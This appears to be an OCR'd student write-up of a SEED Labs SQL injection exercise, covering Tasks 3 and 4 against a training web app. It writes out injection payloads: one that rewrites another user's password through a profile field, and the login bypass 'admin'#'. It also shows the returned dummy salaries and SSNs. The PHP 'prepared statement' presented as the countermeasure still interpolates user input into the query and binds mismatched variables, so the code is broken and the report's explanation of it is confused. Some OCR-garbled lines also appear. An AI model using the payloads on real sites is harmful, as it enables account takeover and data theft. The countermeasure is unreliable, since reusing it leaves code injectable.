
Alice's Profile Edit

NickName	NickName
Email	Email
Address	Address
Phone Number	\TNOW') WHERE name = 'Boby'#
Password	Password



Alice Profile

Key	Value
Employee ID	10000
Salary	2
Birth	9/20
SSN	10211002
NickName	Big Alpha
Email	alice@alice.alice
Address	5678 Squard Avenue
Phone Number	911




www.seed-server.com/unsafe_home.php?username=Boby&Password=MYACCOUNTNOW

Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Similarly, in this task I was required to modify the alternate user's (Boby's) password rather than simply his salary. To do this, I followed the same initial steps from the previous task by signing into Alice's profile and entering the edit profile page, then ran the statement "', Password=sha1('MYACCOUNTNOW') WHERE name = 'Boby'#" to change Boby's password to MYACCOUNTNOW (shown in the first image). As indicated in the second image, this made no change to Alice's profile information. To demonstrate that Boby's password was indeed changed, I signed into his account using the new password and showed the new password in the URL field of the profile page of his.

Task 4:



Get Information

USERNAME admin'#


PASSWORD ••••

Get User Info


Copyright © SEED LABs

Information returned from the database

- ID: **6**
- Name: **Admin**
- EID: **99999**
- Salary: **400000**
- Social Security Number: **43254314**




```
// create a connection
$conn = getDB();

// do the query
$result = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= '$input_uname' and Password= '$hashed_pwd'");

$result->bind_param("is", $id, $pwd);
$result->execute();
$result->bind_result($bind_id, $bind_name, $bind_eid, $bind_salary, $bind_ssn);
$result->fetch();

if ($result->num_rows > 0) {
  // only take the first row
  $firstrow = $result->fetch_assoc();
  $id     = $firstrow["id"];
  $name   = $firstrow["name"];
  $eid    = $firstrow["eid"];
  $salary = $firstrow["salary"];
  $ssn    = $firstrow["ssn"];
}

// close the sql connection
$conn->close();
```



USERNAME admin'#

PASSWORD ••••


Information returned from the database

- ID:
- Name:
- EID:
- Salary:
- Social Security Number:

Finally, in this task I was required to demonstrate the results of using a prepared statement as a countermeasure against SQL injections. To begin, I signed into the alternate website necessary to test such using the SQL injection method demonstrated in Task 2.1 and succeeded in signing in and displaying data for the signed in user accordingly, which is shown in the first two images. The third image shows the modified PHP code for the program unsafe.php, which replaced the original query statement with a prepared statement, then added necessary binding functions for the variables in question afterwards accordingly. Once saved, I went back to the website and tried the same SQL injection method, with the results shown in the last two images above. Resulting from this attempted sign in, I was able to get into the account but wasn’t able to see any user data due to the prepared statement not being able to verify the sign in credentials to display data accordingly.